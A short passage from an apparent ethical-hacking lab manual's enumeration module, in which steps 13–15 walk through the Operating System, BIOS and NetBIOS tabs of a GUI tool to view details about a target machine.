
Note: The MAC address might differ when you perform this task.



13. Click the **Operating System** tab and hover the mouse cursor over Windows details to view the complete details of the machine.




14. Click the **BIOS** tab, and hover the mouse cursor over windows details to display detailed BIOS settings information.



Module 04 – Enumeration


15. Click the **NetBIOS** tab, and hover the mouse cursor over any NetBIOS application to display the detailed NetBIOS information about the target.

Note: Hover the mouse cursor over each NetBIOS application to view its details.



